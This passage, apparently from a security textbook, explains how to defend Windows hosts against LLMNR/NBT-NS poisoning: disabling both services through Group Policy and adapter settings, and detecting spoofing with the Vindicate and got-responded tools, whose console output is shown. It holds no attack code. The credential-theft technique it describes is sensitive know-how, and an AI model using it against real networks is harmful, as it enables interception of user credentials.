
○ Enable NetBIOS over TCP/IP
● Disable NetBIOS over TCP/IP

How to Defend against LLMNR/NBT-NS Poisoning

The easiest way to prevent a system from being attacked by a perpetrator is to disable both the LMNR and NBT-NS services in the Windows OS. Attackers employ these services to obtain user credentials and gain unauthorized access to the user's system.

Steps to disable LLMNR/NBT-NS in any version of Windows:

- **Disabling LMBNR**
    - Open the **Local Group Policy Editor**.
    - Navigate to **Local Computer Policy → Computer Configuration → Administrative Templates → Network → DNS Client**.
    - In the DNS Client, double-click **Turn off multicast name resolution**.
    - Select the **Enabled** radio button and then click **OK**.


Turn off multicast name resolution
Turn off multicast name resolution
Previous Setting
Next Setting
○ Not Configured
● Enabled
○ Disabled
Comment:
Supported on:
Options:
Help:
OK
Cancel
Apply

Supported on: At least Windows Vista

Specifies that link local multicast name resolution (LLMNR) is disabled on client computers.


LLMNR is a secondary name resolution protocol. With LLMNR, queries are sent using multicast over a local network link on a single subnet from a client computer to another client computer on the same subnet that also has LLMNR enabled. LLMNR does not require a DNS server or DNS client configuration, and provides name resolution in scenarios in which conventional DNS name resolution is not possible.

If you enable this policy setting, LLMNR will be disabled on all available network adapters on the client computer.

If you disable this policy setting, or you do not configure this policy setting, LLMNR will be enabled on all available network adapters.

Figure 6.28: Disabling LMBNR in Windows

- **Disabling NBT-NS**
  - Open the **Control Panel**, navigate to **Network and Internet → Network and Sharing Center**, and click on the **Change adapter settings** option on the right-hand side.
  - Right-click on the network adapter and then click **Properties**, select **TCP/IPv4**, and then click **Properties**.
  - Under the **General** tab, go to **Advanced → WINS**.
  - From the NetBIOS options, check the "**Disable NetBIOS over TCP/IP**" radio button and click **OK**.


IP Settings
DNS
WINS
Add...
Edit...
Remove
Import LMHOSTS...
OK
Cancel

Advanced TCP/IP Settings

WINS addresses, in order of use:

If LMHOSTS lookup is enabled, it applies to all connections for which TCP/IP is enabled.

☑ Enable LMHOSTS lookup

NetBIOS setting

○ Default:
Use NetBIOS setting from the DHCP server. If static IP address is used or the DHCP server does not provide NetBIOS setting, enable NetBIOS over TCP/IP.


○ Enable NetBIOS over TCP/IP

● Disable NetBIOS over TCP/IP

Figure 6.29: Disabling NBT-NS in Windows


Tools to Detect LLMNR/NBT-NS Poisoning

Vindicate	Vindicate is an LLMNR/NBNS/mDNS Spoofing Detection Toolkit to **detect name service spoofing**
got-responded	got-responded helps security professionals to check for both **LLMNR/NBT-NS spoofing**



```
PS C:\Users\Admin\Desktop\VindicateTool-master\ReleaseBinaries> ./VindicateCLI.exe
Vindicate - Copyright (C) 2017 Danny Moules
This program comes with ABSOLUTELY NO WARRANTY.
This is free software, and you are welcome to redistribute it
under certain conditions; see LICENSE for details.

Unable to load mDNS service (Only one usage of each socket address (protocol/network address/
). Disabling. Port 5353 in use or insufficient privileges?
Received LLMNR response from 10.10.10.11 claiming 10.10.10.11
Spoofing confidence level adjusted to Low
Detected active WPAD service at 10.10.10.11 claiming Responder WPAD response
Spoofing confidence level adjusted to Certain
Detected service on SMB TCP port at 10.10.10.11
Received NBNS response from 10.10.10.11 claiming 10.10.10.11
Detected active WPAD service at 10.10.10.11 claiming Responder WPAD response
Detected service on SMB TCP port at 10.10.10.11
Received NBNS response from 10.10.10.11 claiming 10.10.10.11
Detected active WPAD service at 10.10.10.11 claiming Responder WPAD response
Received LLMNR response from 10.10.10.11 claiming 10.10.10.11
Detected service on SMB TCP port at 10.10.10.11
Detected active WPAD service at 10.10.10.11 claiming Responder WPAD response
Detected service on SMB TCP port at 10.10.10.11
Received LLMNR response from 10.10.10.11 claiming 10.10.10.11
Received NBNS response from 10.10.10.11 claiming 10.10.10.11
Detected active WPAD service at 10.10.10.11 claiming Responder WPAD response
Detected active WPAD service at 10.10.10.11 claiming Responder WPAD response
Detected service on SMB TCP port at 10.10.10.11
Detected service on SMB TCP port at 10.10.10.11
Received NBNS response from 10.10.10.11 claiming 10.10.10.11
Detected active WPAD service at 10.10.10.11 claiming Responder WPAD response
Received LLMNR response from 10.10.10.11 claiming 10.10.10.11
Detected active WPAD service at 10.10.10.11 claiming Responder WPAD response
Detected service on SMB TCP port at 10.10.10.11
Detected service on SMB TCP port at 10.10.10.11
Received LLMNR response from 10.10.10.11 claiming 10.10.10.11
Detected active WPAD service at 10.10.10.11 claiming Responder WPAD response
Received NBNS response from 10.10.10.11 claiming 10.10.10.11
Detected active WPAD service at 10.10.10.11 claiming Responder WPAD response
Detected service on SMB TCP port at 10.10.10.11
Detected service on SMB TCP port at 10.10.10.11
```

https://github.com



```
(responded-env) ubuntu@ubuntu:~/got-responded$ python responded.py

 Author: @_w_m__


07-11 04:49 INFO     Detection started
07-11 04:49 INFO     detectNBNSSpoof: Got a response for SRVFILE-F5UJ from 10.1
0.10.11, sending verification using SRVDBJOYZ after 2s
07-11 04:49 INFO     detectNBNSSpoof: Got verification using SRVDBJOYZ from 10.
10.10.11
07-11 04:49 INFO     Spoofing detected by ip 10.10.10.11!, going dark for 360s
07-11 04:55 INFO     Going silent for 360s, don't want to spam the responder
07-11 04:55 INFO     detectNBNSSpoof: Got a response for WORKSTATION-TF74 from
10.10.10.11, sending verification using RECEPTION-JNPO after 10s
07-11 04:55 INFO     detectNBNSSpoof: Got verification using RECEPTION-JNPO fro
m 10.10.10.11
07-11 04:55 INFO     Spoofing detected by ip 10.10.10.11!, going dark for 360s
```

https://github.com

